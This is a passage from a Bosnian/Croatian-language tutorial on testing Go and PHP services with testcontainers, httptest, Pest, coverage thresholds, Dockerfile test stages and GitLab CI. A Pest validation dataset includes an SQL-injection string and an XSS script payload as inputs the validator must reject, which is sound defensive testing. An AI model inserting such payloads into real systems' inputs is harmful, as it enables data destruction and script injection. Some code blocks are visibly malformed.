    if err != nil {
        t.Fatalf("failed to start mysql container: %v", err)
    }
    defer mysqlC.Terminate(ctx)

    // Dohvati mapped port (Docker randomly assignuje host port)
    host, _ := mysqlC.Host(ctx)
    port, _ := mysqlC.MappedPort(ctx, "3306")

    dsn := fmt.Sprintf("testuser:testpass@tcp(%s:%s)/testdb?parseTime=true", host, port.Port())
    db, err := sql.Open("mysql", dsn)
    if err != nil {
        t.Fatalf("failed to connect to mysql: %v", err)
    }
    defer db.Close()

    // Migriraj shemu
    runMigrations(t, db)

    // Kreiraj repository s pravom DB konekcijom
    repo := NewUserRepository(db)

    // Test
    user, err := repo.Create(ctx, "test@example.com", "hashedpassword")
    if err != nil {
        t.Fatalf("Create() error = %v", err)
    }
    if user.Email != "test@example.com" {
        t.Errorf("Create() email = %v, want %v", user.Email, "test@example.com")
    }

    // Fetch back
    fetched, err := repo.FindByEmail(ctx, "test@example.com")
    if err != nil {
        t.Fatalf("FindByEmail() error = %v", err)
    }
    if fetched.ID != user.ID {
        t.Errorf("FindByEmail() ID = %v, want %v", fetched.ID, user.ID)
    }
}

```



```
}  
}
```

Zašto ne mock bazu?

Mock baze (npr. `sqlmock`) testiraju da li tvoj kod poziva `db.QueryRow` s određenim SQL stringom. To nije korisno — testiraš implementation detail, ne ponašanje. Ako refaktorišeš SQL query, mock test puca iako logika ostaje ispravna.

Testcontainers testiraju stvarno ponašanje: da li tvoj kod ispravno čita i zapisuje podatke u MySQL. Ako MySQL vrati drugačiji row od onog što očekuješ — test pada iz pravog razloga.

Redis integration test

```
func TestCacheLayer(t *testing.T) {
    ctx := context.Background()

    redisC, err := testcontainers.GenericContainer(ctx, testcontainers.GenericContainerRequest{
        ContainerRequest: testcontainers.ContainerRequest{
            Image:      "redis:7-alpine",
            ExposedPorts: []string{"6379/tcp"},
            WaitingFor:  wait.ForLog("Ready to accept connections"),
        },
        Started: true,
    })
    if err != nil {
        t.Fatalf("redis container: %v", err)
    }
    defer redisC.Terminate(ctx)

    host, _ := redisC.Host(ctx)
    port, _ := redisC.MappedPort(ctx, "6379")

    rdb := redis.NewClient(&redis.Options{
        Addr: fmt.Sprintf("%s:%s", host, port.Port()),
    })
    defer rdb.Close()

    cache := NewSessionCache(rdb)

    // Test cache miss → dohvata iz DB
    t.Run("cache miss fetches from db", func(t *testing.T) {
        dbCalled := false
        dbFallback := func(id string) (*Session, error) {
            dbCalled = true
            return &Session{UserID: id, Token: "jwt123"}, nil
        }

        session, err := cache.GetSession(ctx, "user-1", dbFallback)
        assert.NoError(t, err)
        assert.True(t, dbCalled, "expected DB fallback to be called on cache miss")
        assert.Equal(t, "jwt123", session.Token)
    })

    // Test cache hit → ne dohvata iz DB
    t.Run("cache hit skips db", func(t *testing.T) {
        // Prethodni test je cachirao session, drugi poziv treba cache hit
        dbCalled := false
        dbFallback := func(id string) (*Session, error) {
            dbCalled = true
            return nil, errors.New("should not be called")
        }

        session, err := cache.GetSession(ctx, "user-1", dbFallback)
        assert.NoError(t, err)
        assert.False(t, dbCalled, "expected cache hit, DB should not be called")
        assert.Equal(t, "jwt123", session.Token)
    })
}
```

Ovaj test verificira stvarno Redis TTL, stvarno serijalizovanje/deserijalizovanje podataka, stvarni network round-trip.

httptest: HTTP handler testing bez networka

`net/http/httptest` kreira in-memory HTTP server. Nema TCP konekcije, nema porta — direktan poziv handlera.

```

func TestLoginHandler(t *testing.T) {
    tests := []struct {
        name      string
        body       string
        wantStatus int
        wantBody   string
    }{
        {
            name:      "valid credentials",
            body:      `{"email": "u@t.com", "password": "correctpass"}`,
            wantStatus: http.StatusOK,
        },
        {
            name:      "wrong password",
            body:      `{"email": "u@t.com", "password": "wrongpass"}`,
            wantStatus: http.StatusUnauthorized,
        },
        {
            name:      "malformed json",
            body:      `{not json}`,
            wantStatus: http.StatusBadRequest,
        },
        {
            name:      "missing fields",
            body:      `{}`,
            wantStatus: http.StatusBadRequest,
        },
    },
    for _, tt := range tests {
        t.Run(tt.name, func(t *testing.T) {
            req := httptest.NewRequest(
                "POST",
                "/api/auth/login",
                strings.NewReader(tt.body),
            )
            req.Header.Set("Content-Type", "application/json")

            rec := httptest.NewRecorder()

            // handler je tvoj http.Handler
            handler.ServeHTTP(rec, req)

            if rec.Code != tt.wantStatus {
                t.Errorf("status = %d, want %d, body: %s",
                    rec.Code, tt.wantStatus, rec.Body.String())
            }
        })
    }
}

```

`httptest.NewRecorder()` implementira `http.ResponseWriter` i bilježi sve što handler piše. Nakon poziva možeš inspekcirati `rec.Code`, `rec.Body`, `rec.Header()`.

Testiranje middlewarea

```
func TestAuthMiddleware(t *testing.T) {
    // Handler koji samo vrati 200 ako middleware propusti request
    next := http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        w.WriteHeader(http.StatusOK)
    })

    handler := AuthMiddleware(next)

    t.Run("valid token passes", func(t *testing.T) {
        req := httptest.NewRequest("GET", "/api/protected", nil)
        req.Header.Set("Authorization", "Bearer "+validTestToken)
        rec := httptest.NewRecorder()
        handler.ServeHTTP(rec, req)
        assert.Equal(t, http.StatusOK, rec.Code)
    })

    t.Run("missing token returns 401", func(t *testing.T) {
        req := httptest.NewRequest("GET", "/api/protected", nil)
        rec := httptest.NewRecorder()
        handler.ServeHTTP(rec, req)
        assert.Equal(t, http.StatusUnauthorized, rec.Code)
    })

    t.Run("expired token returns 401", func(t *testing.T) {
        req := httptest.NewRequest("GET", "/api/protected", nil)
        req.Header.Set("Authorization", "Bearer "+expiredTestToken)
        rec := httptest.NewRecorder()
        handler.ServeHTTP(rec, req)
        assert.Equal(t, http.StatusUnauthorized, rec.Code)
    })
}
```

Coverage

```
# Generiši coverage profile
go test -coverprofile=coverage.out ./...

# Prikaži po funkciji
go tool cover -func=coverage.out

# HTML report (otvori u browseru)
go tool cover -html=coverage.out -o coverage.html

# Samo total
go tool cover -func=coverage.out | tail -1
```

Output `tail -1`:

```
total:      (statements)    73.4%
```

Ovaj format je bitan za GitLab coverage regex:

```
coverage: '/total:\s+\(statements\) \s+(\d+\.\d+)%/'
```

Coverage threshold — fail ako ispod 70%:

```
COVERAGE=$(go tool cover -func=coverage.out | tail -1 | awk '{print $3}' | tr -d '%')
if (( $(echo "$COVERAGE < 70" | bc -l) )); then
    echo "Coverage $COVERAGE% je ispod minimuma 70%"
    exit 1
fi
```

JUnit output za GitLab

GitLab UI prikazuje test rezultate u MR-u samo ako su u JUnit XML formatu.

```
# Instaliraj go-junit-report
go install github.com/jstemmer/go-junit-report/v2@latest

# Pokrni testove i konvertuj output
go test ./... -v -race -count=1 2>&1 | go-junit-report -set-exit-code > junit.xml
```

`-v` je obavezan — `go-junit-report` treba verbose output da parsira test names i rezultate. `-set-exit-code` — proces exituje s 1 ako ijedan test padne (inače `go-junit-report` uvijek exituje 0).

U GitLab CI:

```
artifacts:
  reports:
    junit: junit.xml
```

GitLab će prikazati u MR: koji testovi su prošli, koji padali, diff od prethodnog run-a.

Test Dockerfile stage

Testovi kao dio Docker builda — ako padnu, image se ne kreira.

```
# Stage 1: Dependencies (cached layer)
FROM golang:1.22-alpine AS deps
WORKDIR /app
COPY go.mod go.sum .
RUN go mod download

# Stage 2: Test (ovisi o deps, ne o build)
FROM deps AS test
COPY . .
RUN go test ./... -race -count=1

# Stage 3: Build (ovisi o deps, ne o test — paralelno u BuildKit)
FROM deps AS build
COPY . .
RUN CGO_ENABLED=0 GOOS=linux go build -ldflags="-w -s" -o /app/server .

# Stage 4: Production (minimalan image)
FROM scratch AS production
COPY --from=build /app/server /server
COPY --from=build /etc/ssl/certs/ca-certificates.crt /etc/ssl/certs/
ENTRYPOINT ["/server"]
```

`FROM scratch` — prazan base image. Samo binary i SSL certifikati. Nema shell, nema package manager, nema attack surface. Veličina image-a: ~15MB umjesto ~300MB.

BuildKit napomena: `test` i `build` stage oba ovise o `deps`, ali ne ovise jedan o drugom. BuildKit može graditi oba paralelno. Final `production` stage ovisi samo o `build` (ne o `test`) — što znači:

```
# Samo test stage (CI koji samo treba test rezultate)
docker build --target test .

# Final image (implicitno pokreće sve dependency stages, uključujući test)
docker build --target production .
```

Podman: `podman build --target test .` **Podman:** `podman build --target production .`

Ako `test` stage padne, `production` stage se nikad ne pokreće — ne možeš deployati untested kod.

BuildKit cache za module download

```
FROM golang:1.22-alpine AS deps
WORKDIR /app
COPY go.mod go.sum .
RUN --mount=type=cache,target=/go/pkg/mod \
    --mount=type=cache,target=/root/.cache/go-build \
    go mod download
```

`--mount=type=cache` drži module cache između buildova. Bez toga svaki build preuzima sve dependencije iznova. S cache mountom, `go mod download` traje sekundi umjesto minuta.

Testcontainers u Dockerfile buildu: ne radi

Testcontainers zahtijeva Docker daemon (socket `/var/run/docker.sock`). Unutar Docker builda nema Docker daemon-a — to je nested Docker problem. Opcije:

1. **Preporučeno:** Integration testovi idu u CI job s `services:` (MySQL, Redis kao sidecar) — ne u Dockerfile
2. Docker-in-Docker (DinD): kompleksno, sigurnosni problemi, ne preporučuje se
3. Testcontainers s Ryuk disabled + external socket: moguće ali fragile u CI okruženjima

Pragmatično rješenje: unit testovi u Dockerfile stage, integration testovi u CI job.

Source: `20-testiranje/03-php-pest-testovi.md`

03 — PHP Pest testovi

Zašto Pest umjesto PHPUnit

PHPUnit je standard od 2004. godine. Pest je moderna alternativa koja kompajlira na PHPUnit, ali nudi:

	PHPUnit	Pest
Test sintaksa	<code>class LoginTest extends TestCase { public function test_login() {} }</code>	<code>test('login works', fn() => ...)</code>
Dataset support	<code>@dataProvider</code> + zasebna metoda	<code>->with([...]) inline</code>
Paralelno izvršavanje	Plugin (slow)	Ugrađeno (<code>--parallel</code>)
Assertion API	<code>\$this->assertEquals()</code>	<code>expect()->toBe()</code>
Error messages	Verbose stack trace	Čitak diff output

Pest je 100% kompatibilan s PHPUnit — može koristiti PHPUnit assertions, PHPUnit mocks, existing PHPUnit test cases. Migracija je inkrementalna.

Instalacija:

```
composer require pestphp/pest --dev --with-all-dependencies
./vendor/bin/pest --init # kreira pest.php config
```

Unit testovi za PHP proxy service

PHP service u ovoj arhitekturi je thin proxy: prima HTTP request, validira input, prosljeđuje Go servisu, vraća odgovor. Svaki od ovih koraka je testabilan u izolaciji.

Proxy logika

```
// tests/Unit/AuthProxyTest.php

use App\Services\AuthProxy;
use App\Services\HttpClient;
use GuzzleHttp\Psr7\Response;

test('proxies valid request to go service', function () {
    $mockClient = Mockery::mock(HttpClient::class);
    $mockClient
        ->shouldReceive('post')
        ->once()
        ->with('/api/auth/login', Mockery::on(function ($options) {
            return isset($options['json']['email'])
                && $options['json']['email'] === 'user@test.com';
        })))
        ->andReturn(new Response(200, [], '{"token":"jwt123","expires_in":3600}'));

    $proxy = new AuthProxy($mockClient);
    $response = $proxy->login('user@test.com', 'password');

    expect($response->getStatusCode())->toBe(200);

    $body = json_decode($response->getBody(), true);
    expect($body)->toHaveKey('token');
    expect($body['token'])->toBe('jwt123');
});

test('propagates 401 from go service', function () {
    $mockClient = Mockery::mock(HttpClient::class);
    $mockClient
        ->shouldReceive('post')
        ->once()
        ->andReturn(new Response(401, [], '{"error":"invalid_credentials"}'));

    $proxy = new AuthProxy($mockClient);
    $response = $proxy->login('user@test.com', 'wrongpass');

    expect($response->getStatusCode())->toBe(401);
});

test('propagates 503 when go service is down', function () {
    $mockClient = Mockery::mock(HttpClient::class);
    $mockClient
        ->shouldReceive('post')
        ->once()
        ->andThrow(new \GuzzleHttp\Exception\ConnectException(
            'Connection refused',
            new \GuzzleHttp\Psr7\Request('POST', '/api/auth/login')
        ));

    $proxy = new AuthProxy($mockClient);
    $response = $proxy->login('user@test.com', 'pass');

    expect($response->getStatusCode())->toBe(503);
});
```

`Mockery::once()` verificira da je metoda pozvana tačno jednom. Ako se ne pozove, test pada. Ovo testira da proxy zaista prosljeđuje request — nije samo provjera return vrijednosti.

Timeout i retry ponašanje

```
test('retries on timeout, max 2 attempts', function () {
    $mockClient = Mockery::mock(HttpClient::class);
    $mockClient
        ->shouldReceive('post')
        ->twice() // tačno 2 poziva
        ->andThrow(new \GuzzleHttp\Exception\RequestException(
            'Timeout',
            new \GuzzleHttp\Psr7\Request('POST', '/api/auth/login'),
            new Response(504)
        ));

    $proxy = new AuthProxy($mockClient, maxRetries: 2);
    $response = $proxy->login('user@test.com', 'pass');

    expect($response->getStatusCode())->toBe(504);
});
```

Input validation — Pest datasets

Pest datasets su prvi-class citizen, ne afterthought.

```
// Inline dataset
dataset('invalid_emails', [
    'empty string'    => [''],
    'no at sign'      => ['notanemail'],
    'no domain'       => ['user@'],
    'no tld'          => ['user@domain'],
    'spaces'          => ['user @test.com'],
    'too long'        => [str_repeat('x', 250) . '@test.com'],
    'sql injection'   => ["'; DROP TABLE users;--"],
    'xss attempt'     => ['<script>alert(1)</script>@test.com'],
]);

dataset('invalid_passwords', [
    'empty string'    => [''],
    'too short'       => ['abc'], // ispod 8 znakova
    'too long'        => [str_repeat('x', 256)],
    'null byte'       => ["pass\x00word"],
]);

test('rejects invalid email', function (string $email) {
    $validator = new InputValidator();
    expect($validator->validateEmail($email))->toBeFalse();
})->with('invalid_emails');

test('rejects invalid password', function (string $password) {
    $validator = new InputValidator();
    expect($validator->validatePassword($password))->toBeFalse();
})->with('invalid_passwords');

// Combined dataset: sve kombinacije
test('rejects any combination of invalid input', function (string $email, string $password) {
    $validator = new InputValidator();
    expect($validator->validate($email, $password))->toBeFalse();
})->with([
    ['', 'password'], // empty email
    ['notanemail', 'pass'], // invalid format
    ['u@t.com', ''], // empty password
    [str_repeat('x', 256), 'pass'], // email too long
]);
```


Za razliku od PHPUnit `@dataProvider`, dataset je definisan inline ili u zasebnom fajlu koji se referencira po imenu. Čitljivost u test outputu — svaki row dobiva ime:

```
✓ rejects invalid email > empty string
✓ rejects invalid email > no at sign
× rejects invalid email > sql injection ← odmah vidiš koji case pada
```

Session handling

```
test('creates session on successful login', function () {
    $sessionStore = new InMemorySessionStore();
    $handler = new SessionHandler($sessionStore);

    $handler->create('user-123', ['email' => 'u@t.com']);

    expect($sessionStore->has('user-123'))->toBeTrue();
    expect($sessionStore->get('user-123'))->toMatchArray([
        'email' => 'u@t.com',
    ]);
});

test('session expires after ttl', function () {
    $sessionStore = new InMemorySessionStore();
    $handler = new SessionHandler($sessionStore, ttl: 1); // 1 sekunda

    $handler->create('user-123', ['email' => 'u@t.com']);
    sleep(2);

    expect($sessionStore->has('user-123'))->toBeFalse();
});

test('destroys session on logout', function () {
    $sessionStore = new InMemorySessionStore();
    $handler = new SessionHandler($sessionStore);

    $handler->create('user-123', ['email' => 'u@t.com']);
    $handler->destroy('user-123');

    expect($sessionStore->has('user-123'))->toBeFalse();
});
```

`InMemorySessionStore` je test double koji implementira isti interface kao Redis session store. Brzo, bez I/O, determinirano. Za session TTL test — `sleep(2)` je jedina opcija za provjeru vremenskog ponašanja u unit testu (u integration testu koristiš Redis TTL direktno).

PHP u Dockerfile multi-stage buildu

```
# Stage 1: Composer dependencies
FROM composer:2.7 AS composer-deps
WORKDIR /app
COPY composer.json composer.lock .
RUN composer install --no-dev --no-scripts --prefer-dist --optimize-autoloader

# Stage 2: Test dependencies (uključuje dev)
FROM php:8.3-fpm-alpine AS test-deps
RUN apk add --no-cache $PHPIZE_DEPS \
    && pecl install xdebug \
    && docker-php-ext-enable xdebug
COPY --from=composer /usr/bin/composer /usr/bin/composer
WORKDIR /app
COPY composer.json composer.lock .
RUN composer install --with-all-dependencies # uključuje dev dependencies
COPY . .

# Stage 3: Test
FROM test-deps AS test
RUN ./vendor/bin/pest --ci \
    --log-junit=junit.xml \
    --coverage-cobertura=coverage.xml \
    --min=70 # fail ako coverage < 70%

# Stage 4: Production (bez dev dependencies, bez test alata)
FROM php:8.3-fpm-alpine AS production
WORKDIR /app
COPY --from=composer-deps /app/vendor /app/vendor
COPY . .
# Ukloni test fajlove iz production image-a
RUN rm -rf tests/ phpunit.xml pest.php
```

Ključna razlika: `composer-deps` stage koristi `--no-dev` (production vendor). `test-deps` stage koristi sve dependencije. Production image nikad ne sadrži Pest, Mockery, ili bilo šta test-related.

Xdebug je potreban za coverage reporting. Bez Xdebug ili PCOV extensiona, `--coverage` flag ne radi.

GitLab JUnit artifact

```
test:php:
  stage: test
  image: php:8.3-fpm-alpine
  before_script:
    - apk add --no-cache $PHPIZE_DEPS
    - pecl install xdebug && docker-php-ext-enable xdebug
    - curl -sS https://getcomposer.org/installer | php -- --install-dir=/usr/local/bin --
filename=composer
    - composer install --with-all-dependencies
  script:
    - ./vendor/bin/pest --ci --log-junit=junit.xml --coverage-cobertura=coverage.xml --min=70
  artifacts:
    when: always # sačuvaj artifact čak i ako test padne — trebaš junit.xml za failure report
    reports:
      junit: junit.xml
      coverage_report:
        coverage_format: cobertura
        path: coverage.xml
    expire_in: 1 week
```

`when: always` je bitan za JUnit artifact. Defaultno, GitLab ne sačuva artifacts ako job padne. Ali ti trebaš `junit.xml` upravo kad test padne — da GitLab može pokazati koji testovi su pali u MR UI.

Pest `--ci` flag: non-interactive output, no progress spinner, exits 1 na failure.

Pest konfiguracija (pest.php)

```
<?php
// pest.php — u root projekta

uses(Tests\TestCase::class)->in('tests/Unit', 'tests/Integration');

// Globalni after each: čisti Mockery
afterEach(function () {
    Mockery::close();
});

// Custom helper funkcija dostupna u svim testovima
function createTestUser(string $email = 'test@example.com'): array {
    return ['id' => 'user-' . uniqid(), 'email' => $email];
}
```

`Mockery::close()` u `afterEach` verificira da su sva `shouldReceive` expectations bila zadovoljena. Bez toga, mock koji nikad nije pozvan ne pada test — tiha greška.

Source: 20-testiranje/04-docker-test-stage.md

04 — Docker test stage

Zašto test stage u Dockerfile, a ne samo u CI script

CI script pristup:

```
script:
- go test ./...
- docker build .
- docker push .
```

Dockerfile test stage pristup:

```
script:
- docker build . # ovaj korak ne može uspjeti ako testovi padnu
- docker push .
```

Razlika nije samo stilska:

1. Image se ne može buildovati ako testovi padnu. Nema načina da deployaš image koji nije prošao testove. CI script može imati bug gdje se `docker build` i `docker push` izvrše čak i kad prethodni `go test` padne (exit code ignore, wrong condition). Dockerfile test stage je atomaran — ako test stage padne, `docker build` vraća error, ne može se nastaviti.

2. Test environment = production environment. CI script testira na runner-u. Runner ima određenu verziju Go-a, određene systemske biblioteke, određene environment varijable. Dockerfile test stage testira unutar `golang:1.22-alpine` — istog base image-a koji se koristi za build. Nema drift između okruženja.

3. “Works on my machine” je eliminisan. Developer lokalno radi `docker build .` — isti test stage se pokreće. CI radi `docker build .` — isti test stage. Ne postoji scenarij gdje testovi prolaze na jednom računalu ali padaju na drugom ako oba imaju Docker.

4. Reproducibilnost je garantirana. `go.mod`, `go.sum`, `composer.lock` — sve je zaključano. `golang:1.22-alpine` je specific tag (ne `latest`). Test environment od 3 godine u budućnosti je reproducibilan ako imaš iste lockfile-ove i image digest.

Go multi-stage sa test stagom

```

# =====
# Stage 1: Dependencies (cached layer)
# =====
FROM golang:1.22-alpine AS deps

# Sistemske dependencije za CGO (ako su potrebne)
# Za CGO_ENABLED=0 build, ovo nije potrebno
RUN apk add --no-cache git ca-certificates tzdata

WORKDIR /app

# VAŽNO: Kopiraj samo go.mod i go.sum PRIJE source koda.
# Docker layer cache – ovaj layer se rebuilda samo kad se go.mod/go.sum promijeni,
# a NE svaki put kad se promijeni source kod.
COPY go.mod go.sum ./
RUN go mod download && go mod verify

# =====
# Stage 2: Test
# =====
FROM deps AS test

COPY . .

# -race: detektuje data race uslove
# -count=1: onemogući test cache
# ./...: svi paketi
RUN go test ./... -race -count=1

# =====
# Stage 3: Build
# =====
# NAPOMENA: Build stage ovisi o deps, NE o test stage.
# BuildKit može graditi test i build stage paralelno.
# Final image (production) ovisi o build – BuildKit tada
# garantira da test mora proći (jer je dependency chain).
# Ali u DefaultDockerfile modu (bez BuildKit), redoslijed
# je sekvencijalan. Koristiti DOCKER_BUILDKIT=1.
FROM deps AS build

COPY . .

# CGO_ENABLED=0: static binary, nema shared library dependencija
# GOOS=linux: cross-compile ako builduješ na macOS
# -ldflags="-w -s": strip debug info i symbol table → manji binary
RUN CGO_ENABLED=0 GOOS=linux go build \
    -ldflags="-w -s" \
    -o /app/server \
    ./cmd/server # putanja do main paketa

# =====
# Stage 4: Production
# =====
FROM scratch AS production

# Bez base image-a – nema shell-a, nema package manager-a,
# nema curl-a da exfiltriraš podatke, nema sh da pokrneš komande.
# Attack surface: minimalan.

# Binary
COPY --from=build /app/server /server

# SSL certifikati (bez ovih, HTTPS pozivi prema eksternim API-jima padaju)
COPY --from=build /etc/ssl/certs/ca-certificates.crt /etc/ssl/certs/

# Timezone data (ako tvoj kod koristi time.LoadLocation())

```

```
COPY --from=build /usr/share/zoneinfo /usr/share/zoneinfo
```

```
# Non-root user (za sigurnost, čak i bez OS-a)  
# scratch ne podržava USER naredbu direktno, ali:  
USER 65534:65534 # nobody:nogroup UID
```

```
EXPOSE 8080
```

```
ENTRYPOINT ["/server"]
```

BuildKit cache za Go module download

```
FROM golang:1.22-alpine AS deps  
WORKDIR /app  
COPY go.mod go.sum ./
```

```
# --mount=type=cache: persistuje /go/pkg/mod između buildova  
# Key: unikatan po projektu da nema kolizija između projekata  
RUN --mount=type=cache,target=/go/pkg/mod,id=go-mod-cache \  
    --mount=type=cache,target=/root/.cache/go-build,id=go-build-cache \  
    go mod download
```

Podman: `--mount=type=cache` zahtijeva Podman 4.2+ ili buildah. Alternativa: `podman build --layers` za layer caching.

Bez cache mountova: svaki `docker build` preuzima sve Go module. Za projekat s 30 dependencija — 2-3 minute. S cache mountovima — sekunde.

Cache mountovi su host-local. Na GitLab runner-u sa shared cache volume, sve pipelines dijele isti cache. Konfiguracija u `.gitlab-ci.yml`:

```
variables:  
  DOCKER_BUILDKIT: "1"  
  
build:  
  script:  
    - docker build --build-arg BUILDKIT_INLINE_CACHE=1 .
```

Podman: `--mount=type=cache` zahtijeva Podman 4.2+ ili buildah. Alternativa: `podman build --layers` za layer caching.


```

# =====
# Stage 1: Composer vendor (production only)
# =====
FROM composer:2.7 AS composer-prod
WORKDIR /app
COPY composer.json composer.lock ./
RUN composer install \
    --no-dev \
    --no-scripts \
    --no-autoloader \
    --prefer-dist

COPY . .
RUN composer dump-autoload --optimize --no-dev

# =====
# Stage 2: Composer vendor (dev + test)
# =====
FROM composer:2.7 AS composer-dev
WORKDIR /app
COPY composer.json composer.lock ./
RUN composer install \
    --with-all-dependencies \
    --no-scripts \
    --prefer-dist

COPY . .
RUN composer dump-autoload

# =====
# Stage 3: Test
# =====
FROM php:8.3-fpm-alpine AS test

# PCOV je brži od Xdebug za coverage (ne podržava debugging, samo coverage)
RUN apk add --no-cache $PHPIZE_DEPS linux-headers \
    && pecl install pcov \
    && docker-php-ext-enable pcov

WORKDIR /app
COPY --from=composer-dev /app/vendor /app/vendor
COPY . .

# --ci: non-interactive
# --log-junit: JUnit XML za GitLab
# --coverage-cobertura: coverage format koji GitLab razumije
# --min=70: fail ako coverage ispod 70%
RUN ./vendor/bin/pest \
    --ci \
    --log-junit=junit.xml \
    --coverage-cobertura=coverage.xml \
    --min=70

# =====
# Stage 4: Production
# =====
FROM php:8.3-fpm-alpine AS production

# Samo runtime extensions, nema PCOV, nema Xdebug
RUN docker-php-ext-install pdo pdo_mysql opcache

WORKDIR /app

# Kopiraj optimizovani autoloader iz production composer stage
COPY --from=composer-prod /app/vendor /app/vendor
COPY --from=composer-prod /app/composer.json .

```



```
# Source code (bez test fajlova)
COPY src/ src/
COPY public/ public/

# Opcache konfiguracija za produkciju
COPY docker/php/opcache.ini /usr/local/etc/php/conf.d/

EXPOSE 9000
CMD ["php-fpm"]
```

`docker build --target` u CI-ju

```
# Samo pokreni test stage — ne gradi final image
# Korisno u CI pipelineu koji samo treba test output
docker build --target test --tag myapp:test .

# Izvuci junit.xml iz container-a koji je buildovan do test stage-a
docker create --name test-container myapp:test
docker cp test-container:/app/junit.xml ./junit.xml
docker rm test-container
```

Alternativno s bind mountom (BuildKit):

```
docker build --target test \
  --output type=local,dest=./test-output \
  .
```

Ili direktno u CI job bez izvlačenja fajlova — samo pass/fail:

```
docker build --target test .
# Exit code 0 = svi testovi prošli
# Exit code != 0 = neki test pao, ne nastavlja se
```

Integration testovi: CI job services umjesto Dockerfile

Testcontainers ne radi unutar `docker build` jer nema Docker daemon-a u build contextu. Za integration testove koji trebaju pravu bazu koristiš GitLab CI `services:`.

```
test:go-integration:
  stage: test
  image: golang:1.22-alpine
  services:
    - name: mysql:8.0
      alias: mysql # hostname unutar job-a
    - name: redis:7-alpine
      alias: redis
  variables:
    MYSQL_ROOT_PASSWORD: testpass
    MYSQL_DATABASE: testdb
    MYSQL_USER: testuser
    MYSQL_PASSWORD: userpass
    DB_HOST: mysql # tvoj app čita ovaj env var
    DB_PORT: "3306"
    REDIS_HOST: redis
    REDIS_PORT: "6379"
  script:
    - go test ./internal/repository/... -v -race -count=1 -tags=integration
```

`-tags=integration` — build tag za separiranje integration testova od unit testova:

```
//go:build integration
// +build integration

package repository_test

// Ovaj fajl se kompajlira samo kad je -tags=integration proslijeđen
func TestUserRepositoryIntegration(t *testing.T) {
    db := connectToDBFromEnv(t) // čita DB_HOST, DB_PORT iz env
    // ...
}
```

Unit testovi se pokreću brzo bez services. Integration testovi se pokreću zasebno s database services. Oboje su u istom `test` stage-u, ali u zasebnim jobs koji idu paralelno.

Usporedba pristupa


Aspekt	CI script	Dockerfile test stage
Image buildability	Može buildovati čak i ako test job padne (greška u pipeline konfiguraciji)	Nije moguće buildovati ako test stage padne
Env paritet	Ovisi o runner konfiguraciji	Identičan base image kao production
Lokalno pokretanje	<code>go test ./...</code> direktno	<code>docker build --target test .</code>
Reproducibilnost	Ovisna o runner setup-u	Determinirana iz Dockerfila
Testcontainers	Radi (ima Docker socket)	Ne radi (nema Docker daemon)
Coverage artifact	Mora se eksplicitno kopirati	<code>docker cp</code> iz builtovanog image-a

Preporuka: unit testovi u Dockerfile test stage, integration testovi u CI job s services.

Source: `20-testiranje/05-gitlab-ci-integracija.md`

05 — GitLab CI integracija

Kompletna pipeline arhitektura




```

# .gitlab-ci.yml

stages:
  - test
  - build
  - tf-plan
  - tf-apply
  - deploy
  - e2e
  - destroy

# =====
# Varijable (globalne)
# =====
variables:
  DOCKER_BUILDKIT: "1"
  DOCKER_DRIVER: overlay2
  # Registry
  REGISTRY: $CI_REGISTRY
  IMAGE_TAG: $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA

# =====
# STAGE: test
# =====

test:go:
  stage: test
  image: golang:1.22-alpine
  services:
    - name: mysql:8.0
      alias: mysql
    - name: redis:7-alpine
      alias: redis
  variables:
    MYSQL_ROOT_PASSWORD: testpass
    MYSQL_DATABASE:      testdb
    MYSQL_USER:          testuser
    MYSQL_PASSWORD:      userpass
    # Ove vrijednosti čita tvoj app u test modu
    DB_HOST:      mysql
    DB_PORT:      "3306"
    DB_NAME:      testdb
    DB_USER:      testuser
    DB_PASS:      userpass
    REDIS_HOST:   redis
    REDIS_PORT:   "6379"
  before_script:
    - apk add --no-cache git
